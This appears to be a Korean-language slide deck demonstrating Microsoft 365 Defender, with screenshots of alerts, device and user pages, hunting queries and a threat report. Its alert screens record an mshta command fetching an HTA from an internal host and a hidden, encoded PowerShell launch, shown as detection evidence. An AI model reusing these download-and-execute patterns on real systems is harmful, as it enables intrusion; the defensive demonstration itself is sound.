## 통합된 경고 조사

- 모든 활동이 하나의 흐름으로 경고로 이어짐
- 신속하고 효과적인 조사를 위해 영향 받은 장치와 사용자 및 모든 관련 세부 정보를 하나의 보기를 통해 확인

 **DOMAIN1\adrian.bard**

IT Team   LateralMTest   pollyh   Windows10

## ALERT STORY

6/2/2020 4:02:18 PM [9608] WmiPrivSE.exe -secured -Embedding

4:02:19 PM [7056] mshta.exe mshta http://192.168.0.15:9999/ttt222.hta

|                          |                                                                                                                            |
|--------------------------|----------------------------------------------------------------------------------------------------------------------------|
| Process id               | 7056                                                                                                                       |
| Creation time            | Jun 2, 2020 4:02:19 PM                                                                                                     |
| Image file path          | C:\Windows\System32\mshta.exe             |
| Image file SHA1          | 99a0a1b05e60a5f1fc8a068f953f0510e0230efa  |
| Image file creation time | Mar 19, 2019 7:45:40 AM                                                                                                    |
| Is elevated              | True                                                                                                                       |
| Integrity level          | High                                                                                                                       |

⚡ Suspicious PowerShell command line ■ ■ ■ Medium   ● Detected   ● New (True alert)

 Suspicious behavior by an HTML application was observed

⚡ Suspicious PowerShell command line ■ ■ ■ Medium   ■ Detected   ● New

4:02:19 PM [9088] powershell.exe if([IntPtr]::Size -eq 4){\$b='powershell.exe'}else{\$b=\$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'...

|                          |                                                                                                    |
|--------------------------|----------------------------------------------------------------------------------------------------|
| Original Commandline     | "powershell.exe" -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcbBdADoAOgBTAGkAegBIACALQBIAHEAIAA0A... |
| Process id               | 9088                                                                                               |
| Creation time            | Jun 2, 2020 4:02:19 PM                                                                             |
| Image file path          | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                          |
| Image file SHA1          | 36c5d12033b2eaf251bae61c00690ffb17fdcd87                                                           |
| Image file creation time | Mar 19, 2019 7:46:56 AM                                                                            |
| Integrity level          | High                                                                                               |

## Suspicious PowerShell command line

■ ■ ■ Medium    ● Detected    ● New

Alert state

## Classification

True alert

## Set Classification

Assigned to

tomerb@mtptestlab01.onmicrosoft.com

### Alert details

Category

### Execution

## Techniques

T1086

Detection source

EDR

Detection status

● Detected

## Detection technology

Behavior, Machine Learning

Generated on

Jun 2, 2020 4:02:19 PM

### First activity

Jun 2, 2020 4:02:19 PM

### Last activity

Jun 2, 2020 4:02:19 PM

[See in timeline](#)

Consult a threat expert

Create suppression rule

Link alert to another incident

Manage this alert

DOMAIN1\adrian.bard

IT Team LateralMTest pollyh Windows10

## ALERT STORY

6/2/2020  
4:02:18 PM

[9608] **WmiPrvSE.exe** -secured -Embedding

4:02:19 PM

[7056] **mshta.exe** mshta http://192.168.0.15:9999/ttt222.hta

Process id 7056

Creation time Jun 2, 2020 4:02:19 PM

Image file path C:\Windows\System32\mshta.exe 

Image file SHA1 99a0a1b05e60a5f1fc8a068f953f0510e0230efa 

Image file creation time Mar 19, 2019 7:45:40 AM

|             |      |
|-------------|------|
| Is elevated | True |
|-------------|------|

Integrity level High

### ⚡ Suspicious PowerShell command line

■ ■ ■ Medium    ● Detected    ● New (True alert)

**Suspicious behavior by an HTML application was observed**

■ ■ ■ Medium    ● Detected    ● New

### ⚡ Suspicious PowerShell command line

■ ■ ■ Medium    ● Detected    ● New

4:02:19 PM

```
[9088] powershell.exe if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'...
```

Original Commandline "powershell.exe" -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBIACAALQBIAHEAIAA0A...

Process id 9088

Creation time Jun 2, 2020 4:02:19 PM

Image file path C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe 

Image file SHA1 36c5d12033b2eaf251bae61c00690ffb17fddc87 

Image file creation time Mar 19, 2019 7:46:56 AM

|                 |      |
|-----------------|------|
| Integrity level | High |
|-----------------|------|

Ale

Cla

Set

## Ale

<https://securitycenter.windows.com/incidents/21359/alerts>

Provide the context of your investigation request so we can address your concerns.

## Email

Enter the email address you'd like Microsoft Threat Experts to send their reply.

email@email.com

Submit

[Privacy statment](#)

**cont-mikebarden** Risk level ▲ High  
IT Team LateralIMTest pollyh Windows10

[Collapse all](#)

[9608] **WmiPrivSE.exe** -secured -Embedding

[7056] **mshta.exe** mshta http://192.168.0.15:9999/ttt222.hta

|                          |                                                                                                                            |
|--------------------------|----------------------------------------------------------------------------------------------------------------------------|
| Process id               | 7056                                                                                                                       |
| Creation time            | Jun 2, 2020 4:02:19 PM                                                                                                     |
| Image file path          | C:\Windows\System32\mshta.exe             |
| Image file SHA1          | 99a0a1b05e60a5f1fc8a068f953f0510e0230efa  |
| Image file creation time | Mar 19, 2019 7:45:40 AM                                                                                                    |
| Is elevated              | True                                                                                                                       |
| Integrity level          | High                                                                                                                       |

⚡ Suspicious PowerShell command line ■ ■ ■ Medium    ● Detected    ● New (True alert)

⚡ Suspicious behavior by an HTML application was observed

 **Suspicious PowerShell command line**  Medium  Detected  New

```
[9088] powershell.exe if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'...
```

|                          |                                                                                                     |
|--------------------------|-----------------------------------------------------------------------------------------------------|
| Original Commandline     | "powershell.exe" -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcbBdADoAOgBTAGkAegBIACAALQBIAHEAIAA0A... |
| Process id               | 9088                                                                                                |
| Creation time            | Jun 2, 2020 4:02:19 PM                                                                              |
| Image file path          | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                           |
| Image file SHA1          | 36c5d12033b2eaf251bae61c00690ffb17fdcd87                                                            |
| Image file creation time | Mar 19, 2019 7:46:56 AM                                                                             |
| Integrity level          | High                                                                                                |

■ ■ ■ Medium    ● Detected    ● New

True alert

Set Classification

tomerb@mtptestlab01.onmicrosoft.com

### Execution

T1086

EDR

● Detected

Behavior, Machine Learning

Jun 2, 2020 4:02:19 PM

Jun 2, 2020 4:02:19 PM

Jun 2, 2020 4:02:19 PM

### Alert description

Manage this alert



Multi-stage incident involving initial access, Execution... > Suspicious powershell... > **cont-mikebarden**

Isolate device Restrict app execution

**cont-mikebarden**

High Active

#### Tags & labels

Administrator Trusted for delegation

#### Security info

Risk Level  
High

Exposure level  
High

Open incidents  
1

Active alerts  
5

Data sensitivity level  
Medium

Logged on users  
9

#### Device details

Domain  
contoso.org

OS  
Windows 10 64-Bit (build 17134)

SAM name  
JEDF-DSK\$

#### Directory data

UAC Flags  
[See all flags](#)

SPNs  
[See all SPNs \(6\)](#)

Group membership  
[See all groups \(2\)](#)

#### Overview

#### Alerts

#### Timeline

#### Security recommendations

#### Software inventory

#### Discovered vulnerabilities

#### Missing KBs

#### Doc

#### Active alerts

**Risk level: High**

5 active alerts in 2 incidents

#### Active alerts (5)



[See all incidents](#)

#### Security assessments

**Exposure level: High**

2 security recommendations

#### Discovered vulnerabilities (5)



[See all recommendations](#)

#### Logged on users


**9 logged on users**

Last 30 days

| User name    | Investigation priority | Frequency     | Days | Logon type           | Active alerts | Title                  |
|--------------|------------------------|---------------|------|----------------------|---------------|------------------------|
| Mike Barden  | 12                     | Most frequent | 6    | Interactive          | 2             | General Manager        |
| Mark Anthony | No data                | Last active   | 2    | Interactive          | 1             | Business Administrator |
| Amber Jones  | 276                    | -             | 2    | Interactive, Network | 1             | Senior CX Writer       |

[See all users](#)

#### Traffic



Last 30 days, updated 6:20 pm today

14 MB

## 통합 장치 페이지

- 모든 워크로드의 장치 데이터를 통합 수집
- 빠른 대응 조치

Group membership

[See all groups \(2\)](#)

- ▶ Start live response session
- Disc  Initiate automated investigation
-  Manage tags
-  Action center

## Security assessments

[See all users](#)



## Action Center

Pending History

1 week

Customize columns

Export 30 items per page



| ✓ | Action update time ↓ | Investigation ID | Action type                       | Details                                                                                | Entity ty... | Asset                               | Decision | Decided by                           | Stat |
|---|----------------------|------------------|-----------------------------------|----------------------------------------------------------------------------------------|--------------|-------------------------------------|----------|--------------------------------------|------|
|   | 1/26/20, 8:27 AM     | 6124e6           | Turn off external mail forwarding | jennysn@mtptestlab01.onmicrosoft.com                                                   | Mailbox      |                                     | Approved | jennysn@mtptestlab01.onmicrosoft.com | ✓    |
|   | 1/22/20, 1:40 PM     | 204              | Quarantine file                   | c:\users\mike.barden\desktop\innocentfile.doc                                          | File         | cont-mikebarden.domain1.test.loc... | Approved | Automation                           | ✓    |
|   | 1/22/20, 6:50 PM     | fd9e7e           | Soft delete emails                | From: trustedsender2020@outlook.com<br>To: marcos.sellars@mtptestlab01.onmicrosoft.com | Email        |                                     | Approved | tomerb@mtptestlab01.onmicrosoft.com  | ✓    |
|   | 1/22/20, 11:35 AM    | 203              | Quarantine file                   | c:\users\julia.weiss\desktop\amazon invoice.docx                                       | File         | cont-juliaweiss.domain1.test.local  | Approved | Automation                           | ✓    |
|   | 1/21/20, 9:18 AM     | 202              | Quarantine file                   | c:\users\polly.harrell\appdata\local\packages\microso                                  | File         | cont-pollyharre.domain1.test.local  | Approved | Automation                           | ✓    |
|   | 1/21/20, 9:18 AM     | 202              | Quarantine file                   | c:\users\polly.harrell\appdata\local\packages\microso                                  | File         | cont-pollyharre.domain1.test.local  | Approved | Automation                           | ✓    |
|   | 1/21/20, 9:17 AM     | 202              | Quarantine file                   | c:\users\polly.harrell\appdata\local\packages\oice_16                                  | File         | cont-pollyharre.domain1.test.local  | Approved | Automation                           | ✓    |
|   | 1/21/20, 9:17 AM     | 202              | Quarantine file                   | c:\users\polly.harrell\appdata\local\packages\microso                                  | File         | cont-pollyharre.domain1.test.local  | Approved | Automation                           | ✓    |
|   | 1/20/20, 3:37 PM     | 202              | Quarantine file                   | c:\users\polly.harrell\appdata\local\packages\microso                                  | File         | cont-pollyharre.domain1.test.local  | Approved | Automation                           | ✓    |

## 통합 알림 센터

- Microsoft 365 워크로드에서 자동 및 수동을 포함 모든 작업을 기록
- 대량 작업을 통해 유사한 항목에 대한 빠른 승인 지원

Microsoft 365 Security

Action Center > cont-mikebarden > Suspicious PowerShell command line > Multi-stage incident involving Initial access, Execution & Ex-filtration cross multiple assets > Suspicious PowerShell command line

Suspicious PowerShell command line

Investigation #247 is complete - Remediated

Started

Jun 2, 2020, 7:11:43 PM

Ended

Jun 2, 2020, 7:27:25 PM

Total pending time: 12s

00:15:42  
Complete

Comments (0)

Investigation details

Status

Remediated

Alert severity

Medium

Category

Execution

Detection source

EDR

Investigation graph

Alerts (4)

Devices (1)

Evidence (5)

Entities (3.31k)

Log (64)

Device (1)

CONT-MIKEBARDEN

Alert received

Suspicious PowerShell command line

+ 3 correlated alerts

Evidence

## 통합 자동 조사 페이지

→ 이메일 / 엔드포인트 / ID 전반에 걸쳐 Microsoft 365 Defender에서 수행한 모든 자동 응답 작업에 대한 세부 정보

 Isolate device
  Restrict app execution
  Run antivirus scan
  Collect investigation package
 ...

Group membership

[See all groups \(2\)](#)

## Discovered apps


## 14 MB

## Users

[See all users](#)

Multi-stage incident involving initial access, Execution... > Suspicious powershell... > **cont-mikebarden** > **Mike Barden**

Go hunt



## Mike Barden

Account Manager | contoso

Dept: NYC Accounting

Sensitive

### User threat

Investigation priority  
133

Alerts from the last 30 days  
25

Identity risk level  
▲ High

Lateral movement paths  
25

### User exposure

First seen  
May 5, 2017

Last seen  
September 23, 2019

Devices  
15

Accounts  
25

Resources  
14

Locations  
3

Matched files  
12

Mailboxes  
12

Logon types  
3

### Contact info

Email  
[jonathanwalcott@contoso.com](mailto:jonathanwalcott@contoso.com)

Phone  
[+1 \(206\) 567-5555](tel:+12065675555)

Address

### User risk

### Alerts

### Lateral movement

#### Investigation priority score

Score is based on the last 7 days

[How do we score?](#)

133



8 alerts ..... Score: 70  
7 risky activities ..... Score: 12

User score compared to the organization

90%

#### Alerts and risky activities that contributed to the score (last 7 days) | [View all user alerts \(12\)](#)

- Today
- +45 Today at 4:28 PM High  
**Suspected overpass-the-hash attack (Kerberos)**
- +40 Today at 4:28 PM Medium  
**Suspected use of Metasploit hacking framework**
- +48 Today at 4:28 PM Medium  
**Suspicious communication over DNS**
- There aren't any more alerts on risky activities for this user over the last 7 days  
[View all user alerts](#)

## 통합 사용자 페이지

- 모든 워크로드의 사용자 데이터 통합
- 신속한 계정 조사를 돕기 위해 수집된 해당 사용자 계정의 경고 및 의심스러운 활동



# Advanced hunting

 Schema

Alerts

- >  AlertInfo
- >  AlertEvidence

Apps & identities

- >  IdentityInfo
  - AccountObjectId
  - AccountUpn
  - OnPremSid
  - CloudSid
  - GivenName
  - Surname
  - AccountDisplayName
  - Department
  - JobTitle
  - AccountName
  - AccountDomain
  - EmailAddress
  - SipProxyAddress
  - City
  - Country
  - IsAccountEnabled
- >  IdentityLogonEvents
- >  IdentityQueryEvents
- >  IdentityDirectoryEvents
- >  AppFileEvents

Email

- >  EmailEvents
- >  EmailAttachmentInfo
- >  EmailUrlInfo

Get started

Query

Schema reference

Run query

+ New

 Save

 Share link

Last 30 days

Create detection rule

```
1 let accountSid = "S-1-5-21-989687458-3461180213-172365591-285117";
2 let accountObjectId = "554dad83-6c2e-4efd-a12c-08fdc3889c5c";
3 let accountName = "mike.barden";
4 search in (DeviceLogonEvents, DeviceProcessEvents, DeviceNetworkEvents, DeviceFileEvents, DeviceRegistryEvents, DeviceImageLoadEvents, DeviceEvents, DeviceImageLoadEvents, Em
5 Timestamp between (ago(1d) .. now())
6 and (AccountSid =~ accountSid
7 or InitiatingProcessAccountSid =~ accountSid
8 or QueryTarget =~ accountName)
9 // or AccountObjectId == accountObjectId
10 // or InitiatingProcessAccountObjectId == accountObjectId
11 // or AccountName =~ accountName
12 // or InitiatingProcessAccountName =~ accountName
13 | take 100
14
15
16
17
18
```

Export

Customize columns

Chart type

15 items per page

1-15 of 100

Show filters

| \$table             | Timestamp          | DeviceName                         | ActionType        | DeviceId                                 | LogonType | AccountDomain | AccountName | AccountSid |
|---------------------|--------------------|------------------------------------|-------------------|------------------------------------------|-----------|---------------|-------------|------------|
| DeviceNetworkEvents | 8/10/2020 15:02:51 | cont-mikebarden.domain1.test.local | ConnectionSuccess | 6d00f05b71caf85ca47b0ed69d952e14b1477a52 |           |               |             |            |
| DeviceNetworkEvents | 8/10/2020 15:32:52 | cont-mikebarden.domain1.test.local | ConnectionSuccess | 6d00f05b71caf85ca47b0ed69d952e14b1477a52 |           |               |             |            |
| DeviceNetworkEvents | 8/10/2020 15:44:37 | cont-mikebarden.domain1.test.local | ConnectionSuccess | 6d00f05b71caf85ca47b0ed69d952e14b1477a52 |           |               |             |            |
| DeviceNetworkEvents | 8/10/2020 17:03:13 | cont-mikebarden.domain1.test.local | ConnectionSuccess | 6d00f05b71caf85ca47b0ed69d952e14b1477a52 |           |               |             |            |
| DeviceNetworkEvents | 8/10/2020 18:03:23 | cont-mikebarden.domain1.test.local | ConnectionSuccess | 6d00f05b71caf85ca47b0ed69d952e14b1477a52 |           |               |             |            |
| DeviceNetworkEvents | 8/10/2020 18:16:03 | cont-mikebarden.domain1.test.local | ConnectionSuccess | 6d00f05b71caf85ca47b0ed69d952e14b1477a52 |           |               |             |            |
| DeviceNetworkEvents | 8/10/2020 19:03:26 | cont-mikebarden.domain1.test.local | ConnectionSuccess | 6d00f05b71caf85ca47b0ed69d952e14b1477a52 |           |               |             |            |
| DeviceNetworkEvents | 8/10/2020 19:33:05 | cont-mikebarden.domain1.test.local | ConnectionSuccess | 6d00f05b71caf85ca47b0ed69d952e14b1477a52 |           |               |             |            |
| DeviceNetworkEvents | 8/10/2020 19:33:34 | cont-mikebarden.domain1.test.local | ConnectionSuccess | 6d00f05b71caf85ca47b0ed69d952e14b1477a52 |           |               |             |            |

 Schema

## Alerts

- >  AlertInfo
- >  AlertEvidence

## Apps & identities

- IdentityInfo

AccountObjectId

AccountUpn

OnPremSid

CloudSid

GivenName

Surname

AccountDisplayName

Department

JobTitle

AccountName

AccountDomain

EmailAddress

SipProxyAddress

City

Country

IsAccountEnabled

- > IdentityLogonEvents
- > IdentityQueryEvents
- > IdentityDirectoryEvents
- > AppFileEvents

## Email

- >  EmailEvents
- >  EmailAttachmentInfo
- >  EmailUrlInfo

Get started

### Query

Run query

+ New



Save

Share link

```
1 let accountSid = "S-1-5-21-989687458-3461180213-172365591-285117";
2 let accountObjectId = "554dad83-6c2e-4efd-a12c-08fdc3889c5c";
3 let accountName = "mike.barden";
4 search in (DeviceLogonEvents, DeviceProcessEvents, DeviceNetworkEvents, DeviceFileEvents, Device
5 Timestamp between (ago(1d) .. now())
6 and (AccountSid =~ accountSid
7 or InitiatingProcessAccountSid =~ accountSid
8 or QueryTarget =~ accountName)
9 // or AccountObjectId == accountObjectId
10 // or InitiatingProcessAccountObjectId == accountObjectId
11 // or AccountName =~ accountName
12 // or InitiatingProcessAccountName =~ accountName
13 | take 100
14
15
16
17
18
```

↓  
Export

 Customize color

| State                                                                                                   | Timestamp          | DeviceName                                                                                                                                                                                                 | ActionType        | DeviceId                                                                                         |
|---------------------------------------------------------------------------------------------------------|--------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------|--------------------------------------------------------------------------------------------------|
|  DeviceNetworkEvents | 8/10/2020 15:02:51 |  cont-mikebarden.domain1.test.local  | ConnectionSuccess |  6d00f05b71ca |
| DeviceNetworkEvents                                                                                     | 8/10/2020 15:32:52 |  cont-mikebarden.domain1.test.local  | ConnectionSuccess |  6d00f05b71ca |
| DeviceNetworkEvents                                                                                     | 8/10/2020 15:44:37 |  cont-mikebarden.domain1.test.local  | ConnectionSuccess |  6d00f05b71ca |
| DeviceNetworkEvents                                                                                     | 8/10/2020 17:03:13 |  cont-mikebarden.domain1.test.local  | ConnectionSuccess |  6d00f05b71ca |
| DeviceNetworkEvents                                                                                     | 8/10/2020 18:03:23 |  cont-mikebarden.domain1.test.local  | ConnectionSuccess |  6d00f05b71ca |
| DeviceNetworkEvents                                                                                     | 8/10/2020 18:16:03 |  cont-mikebarden.domain1.test.local  | ConnectionSuccess |  6d00f05b71ca |
| DeviceNetworkEvents                                                                                     | 8/10/2020 19:03:26 |  cont-mikebarden.domain1.test.local  | ConnectionSuccess |  6d00f05b71ca |
| DeviceNetworkEvents                                                                                     | 8/10/2020 19:33:05 |  cont-mikebarden.domain1.test.local  | ConnectionSuccess |  6d00f05b71ca |
| DeviceNetworkEvents                                                                                     | 8/10/2020 19:33:34 |  cont-mikebarden.domain1.test.local  | ConnectionSuccess |  6d00f05b71ca |

## Inspect record


 Take actions

## Assets

| Machine                                                                                             | Risk level                                                                               | Exposure level                                                                             |
|-----------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------|
|  cont-mikebarden |  High |  Medium |

| Users                                                                                           | Investigation priority |
|-------------------------------------------------------------------------------------------------|------------------------|
|  mike.barden | No data available      |

### Process tree



## Advanced hunting

### Devices

- > DeviceInfo
- > DeviceNetworkInfo
- > DeviceProcessEvents
- > DeviceNetworkEvents
- > DeviceFileEvents
- > DeviceRegistryEvents
- > DeviceLogonEvents
- > DeviceImageLoadEvents
- > DeviceEvents
- > DeviceFileCertificateInfo

### Threat & Vulnerability Management

- > DeviceTvmSoftwareInventoryVulnerabilities
- > DeviceTvmSoftwareVulnerabilitiesKB
- > DeviceTvmSecureConfigurationAssessment
- > DeviceTvmSecureConfigurationAssessmentI
- > DeviceInternetFacing

### Functions

- > FileProfile
- > DeviceProfile
- > AssignedIPAddresses
- > DeviceFromIP

### Queries

### Get started Query

Run query + New Save Share link

```
1 let accountSid = "S-1-5-21-989687458-3461180213-172365591-285117";
2 let accountObjectId = "554dad83-6c2e-4efd-a12c-08fdc3889c5c";
3 let accountName = "mike.barden";
4 search in (DeviceLogonEvents, DeviceProcessEvents, DeviceNetworkEvents, DeviceFileEvents, Device
5 Timestamp between (ago(1d) .. now())
6 and (AccountSid =~ accountSid
7 or InitiatingProcessAccountSid =~ accountSid
8 or QueryTarget =~ accountName)
9 // or AccountObjectId == accountObjectId
10 // or InitiatingProcessAccountObjectId == accountObjectId
11 // or AccountName =~ accountName
12 // or InitiatingProcessAccountName =~ accountName
13 | take 100
14
15
16
17
18
```

Export

Customize co

| \$table             | Timestamp          | DeviceName                         | ActionType        | DeviceId    |
|---------------------|--------------------|------------------------------------|-------------------|-------------|
| DeviceNetworkEvents | 8/10/2020 15:02:51 | cont-mikebarden.domain1.test.local | ConnectionSuccess | 6d00f05b71c |
| DeviceNetworkEvents | 8/10/2020 15:32:52 | cont-mikebarden.domain1.test.local | ConnectionSuccess | 6d00f05b71c |
| DeviceNetworkEvents | 8/10/2020 15:44:37 | cont-mikebarden.domain1.test.local | ConnectionSuccess | 6d00f05b71c |
| DeviceNetworkEvents | 8/10/2020 17:03:13 | cont-mikebarden.domain1.test.local | ConnectionSuccess | 6d00f05b71c |
| DeviceNetworkEvents | 8/10/2020 18:03:23 | cont-mikebarden.domain1.test.local | ConnectionSuccess | 6d00f05b71c |
| DeviceNetworkEvents | 8/10/2020 18:16:03 | cont-mikebarden.domain1.test.local | ConnectionSuccess | 6d00f05b71c |
| DeviceNetworkEvents | 8/10/2020 19:03:26 | cont-mikebarden.domain1.test.local | ConnectionSuccess | 6d00f05b71c |
| DeviceNetworkEvents | 8/10/2020 19:33:05 | cont-mikebarden.domain1.test.local | ConnectionSuccess | 6d00f05b71c |
| DeviceNetworkEvents | 8/10/2020 19:33:34 | cont-mikebarden.domain1.test.local | ConnectionSuccess | 6d00f05b71c |

## 고급 헌팅

- 상황별 헌팅
- 포털 내 문서
- ID 및 전자 메일 사후 전송을 위한 새 테이블
- 파일 프로파일 기능
- 타사 도구 통합을 위한 고급 헌팅 API
- 워크로드 간 사용자 지정 탐지



이전에 여러 단계와  
다른 도구를 통해  
수행할 수 있었던  
작업을 하나의 쿼리로  
수행!

Threats > Emotet 2020 holiday campaigns

Overview Analyst report Related incidents (10) Impacted assets Preventive actions Mitigations

Threat activity groups are known to target the same industries, sometimes attacking the same organizations repeatedly after launching successful campaigns. Between these attacks, they might shift their behaviors to adjust to new network defenses implemented post-breach. However, some of them leverage almost the same routines to compromise the same networks.

HOLMIUM, an actor associated with destructive attacks, has resurfaced with new campaigns. Our previous report about this group discussed their use of the Shamoon (DistTrack) wiper malware against industries in Saudi Arabia, United Arab Emirates, India, Scotland, and the Netherlands. The core motivation behind HOLMIUM attacks are not established, but they have mostly been destructive and their procedures line up to attacks orchestrated as early as 2012 against oil and gas producers.

While we've seen HOLMIUM use various vectors for initial entry—mostly spear-phishing email, with some exploiting the CVE-2018-20250 vulnerability in RAR attachments, and password spraying—many of their attacks have involved the Ruler penetration testing tool used in tandem with compromised Exchange credentials. The group uses Ruler to configure the Outlook Home Page so that it opens with mailbox folders and automatically downloads and runs malicious PowerShell scripts. These scripts initiate the delivery of various payloads, one being the eventual launch of DistTrack, which wipes Master Boot Records (MBRs) on disks to render their contents inaccessible. The latest attacks involving HOLMIUM mostly started with password spraying and targeted manufacturers and resell...

[Read full analyst report](#)

Related incidents

**57 active alerts in 3 incidents**

Incidents severity


High Medium Low

[View all related Incidents](#)

Preventive actions

**52 emails blocked  
14 emails junked**

Updated 6:20 pm today



Alerts over time



Vulnerability patching status

**127/1.5k vulnerable devices**



Report details

Report type  
Threat Report

Impacted assets

**6 impacted  
15 impacted**

Devices

Mailboxes

Assets with active

[View all impacted](#)

Secure configura

**69/1.5k**



## 위협 분석 보고서


- 새로운 위협이 등장함에 따라 지속적으로 새로운 보고서가 게시
- 워크로드 전반에서 행위자 대상 산업, 목표 및 TTP를 포함한 상세한 위협 인텔리전스
- 한눈에 확인하는 답변:
- 우리 조직이 이 위협에 노출되어 있습니까?
- 우리 조직이 위협의 영향을 받습니까?
- 위협에 대한 노출을 줄이기 위해 관련하여 완화할 수 있는 방법 권장



매달 영향력이 큰 새로운 위협이 ~5개 발생

# Microsoft 365 Defender

전체 보호 사이클에 걸쳐 효율적인 soc를 위한 통합 도구



# Microsoft 365 Defender

## 자동화된 도메인 간 보안



단일 포털  
- 통합 엔티티



위협으로부터 통합된  
능동적 보호



영향을 받는 자산의  
자동 복구



통합된  
위협 인텔리전스 및 분석



도메인 간  
위협 검색

관리 · APIs · 커넥터

Learn more: <http://aka.ms/m365d>

Try it today: <http://security.microsoft.com>

# Microsoft 365 Defender

자동화된 도메인 간 보안

Learn more:  
[aka.ms/ms365d](https://aka.ms/ms365d)

Check your eligibility:  
[aka.ms/ms365d-eligibility](https://aka.ms/ms365d-eligibility)

Try it today:  
[security.microsoft.com](https://security.microsoft.com)

